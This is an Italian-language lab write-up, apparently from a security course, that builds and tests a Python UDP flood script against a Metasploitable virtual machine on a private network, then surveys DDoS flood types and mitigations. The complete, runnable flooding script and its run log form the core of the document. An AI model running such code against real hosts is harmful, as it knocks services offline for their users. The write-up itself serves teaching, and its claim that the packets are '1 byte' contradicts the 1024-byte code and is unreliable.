Attacchi DoS (Denial of Service) - Simulazione di un UDP Flood

Gli attacchi DoS (Denial of Service) hanno lo scopo di rendere un servizio o un sistema inutilizzabile, saturando le risorse disponibili e impedendo il normale funzionamento. Un **UDP Flood** è un tipo di attacco DoS che sfrutta il protocollo UDP, un protocollo di trasporto senza connessione, per inviare pacchetti a una macchina target, sovraccaricandola e causando la sua indisponibilità.

L'obiettivo dell'esercizio è quello di scrivere e testare un programma in Python che simula un attacco UDP Flood, inviando pacchetti UDP verso una macchina target su una porta casuale.

Il codice simula un attacco UDP Flood attraverso i seguenti passaggi:

```python
import socket
import random
import time

def udp_flood_iterative(target_ip, target_port=None):
    # Creazione del socket UDP
    client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    data = random._urandom(1024)  # Creazione di un pacchetto di dati casuale da 1024 byte
    # oppure un pachetto fisso di 1024 byte
    #data = b'AAAA' * 256

    # Se la porta non è stata specificata, scegli una porta random
    if target_port is None:
        target_port = random.randint(1, 65535)  # Genera una porta casuale tra 1 e 65535

    try:
        print(f"Attacco UDP flood verso {target_ip}:{target_port}")
        while True:
            # Invio pacchetto alla macchina target
            client.sendto(data, (target_ip, target_port))
            time.sleep(0.01)
    except socket.error as e:
        print(f"Errore nel socket: {e}")
    except KeyboardInterrupt:
        print("\nAttacco interrotto dall'utente.")
    finally:
        client.close()
        print("Socket chiuso.")

def main():
    target_ip = input("Inserisci l'indirizzo IP del target: ")
    scelta_porta = input("Vuoi scegliere una porta specifica? (s/n): ").strip().lower()

    if scelta_porta == "s":
        target_port = int(input("Inserisci il numero della porta: "))
        udp_flood_iterative(target_ip, target_port)
    else:
        udp_flood_iterative(target_ip)

if __name__ == "__main__":
    main()
```

Descrizione del Codice

1. **Creazione del Socket UDP:** Viene creato un socket UDP con socket.socket(socket.AF_INET, socket.SOCK_DGRAM), che consente di inviare pacchetti senza una connessione stabile, caratteristica del protocollo UDP.
2. **Generazione dei Pacchetti:** Con random._urandom(1024), vengono generati pacchetti casuali di 1 byte da inviare come dati UDP.
3. **Gestione della Porta:** Se l'utente non specifica una porta, il programma ne sceglie una casuale nel range 1-65535.
4. **Invio dei Pacchetti:** In un ciclo infinito, i pacchetti vengono inviati continuamente al target con client.sendto(data, (target_ip, target_port)). Ogni pacchetto è inviato con un intervallo di 0,01 secondi per non sovraccaricare la CPU troppo rapidamente.
5. **Gestione degli Errori:** Viene gestito un errore di socket con un messaggio in caso di problemi e l'utente può interrompere l'attacco con Ctrl+C.
6. **Chiusura del Socket:** Alla fine, il socket viene chiuso correttamente con client.close() per liberare le risorse.

La funzione **main()** fa quanto segue:

1. **Chiede l'IP del target** con input() e lo memorizza in target_ip.
2. **Chiede se l'utente vuole specificare una porta**. Se sì, raccoglie il numero della porta e lo passa alla funzione udp_flood_iterative(). Se no, chiama la stessa funzione senza specificare la porta, che verrà scelta casualmente.
3. **Avvia l'attacco** passando l'IP e la porta (o una porta casuale) alla funzione che invierà i pacchetti UDP.
4. In sostanza, main() gestisce l'interazione con l'utente e lancia l'attacco UDP con i parametri inseriti.

L'utente deve inserire l'indirizzo IP della macchina target e, opzionalmente, scegliere una porta. Se non specificata, la porta verrà scelta casualmente.

Procedura di Test

1. **Verifica della Comunicazione tra le Macchine**: Prima di eseguire lo script, ho verificato che le due macchine (Kali e Meta) potessero comunicare correttamente, utilizzando l'indirizzo IP 192.168.1.246.
2. **Esecuzione dello Script su Kali**: Ho aperto il terminale su Kali, sono andato nella directory del file Python e l'ho eseguito con il comando:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 dos_oog.py
Inserisci l'indirizzo IP del target: 192.168.1.246
Vuoi scegliere una porta specifica? (s/n): s
Inserisci il numero della porta: 12345
Attacco UDP flood verso 192.168.1.246:12345
^C
Attacco interrotto dall'utente.
Socket chiuso.
```

Ho inserito l'indirizzo IP di Meta e scelto una porta.

Monitoraggio dei Pacchetti su Meta: Su Meta, ho avviato il comando tcpdump per monitorare i pacchetti UDP in arrivo sulla porta target:


```
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 udp port 12345
```

Questo comando ha mostrato correttamente i pacchetti UDP in arrivo.

1. **Monitoraggio su Kali con Wireshark**: Su Kali, ho utilizzato **Wireshark** per osservare i pacchetti UDP inviati verso la macchina Meta. Wireshark ha confermato che i pacchetti venivano inviati correttamente.

Risultati

- **Su Meta**: Il comando tcpdump ha correttamente catturato i pacchetti UDP in arrivo sulla porta indicata.
- **Su Kali**: Wireshark ha mostrato un flusso continuo di pacchetti UDP inviati, confermando che l'attacco stava avendo effetto.



Conclusioni

L'esercizio ha dimostrato che il programma in Python è in grado di simulare correttamente un attacco UDP Flood. I pacchetti sono stati inviati con successo verso la macchina target, e i comandi di monitoraggio (tcpdump su Meta e Wireshark su Kali) hanno mostrato che i pacchetti erano effettivamente in transito.

Attacchi DDoS

Gli attacchi **DDoS** (Distributed Denial of Service) sono una forma avanzata di DoS, in cui l'attacco proviene da più fonti distribuite, rendendo molto più difficile bloccare l'attacco.

- **UDP Flood**: In un attacco UDP Flood, vengono inviati pacchetti UDP senza stabilire una connessione, sovraccaricando la macchina target.
- **SYN Flood**: In un attacco SYN Flood, l'attaccante invia richieste di connessione (SYN) a una macchina target senza completare la connessione, esaurendo le risorse della macchina target che tenta di gestire ogni richiesta incompleta.
- **ICMP Flood**: Un attacco ICMP Flood utilizza pacchetti ICMP (ping) per inviare una grande quantità di richieste di risposta, sovraccaricando la macchina target.
- **HTTP Flood**: Questo tipo di attacco mira a saturare un server web, inviando un grande numero di richieste HTTP, spesso con l'intento di esaurire le risorse del server, come la CPU e la banda disponibile.

Tutti questi attacchi mirano a rendere i servizi e i sistemi vulnerabili lenti o addirittura inaccessibili. Proteggersi da attacchi di questo tipo richiede l'uso di firewall avanzati, sistemi di

rilevamento delle intrusioni e tecniche di mitigazione come il rate-limiting e l'analisi del traffico sospetto.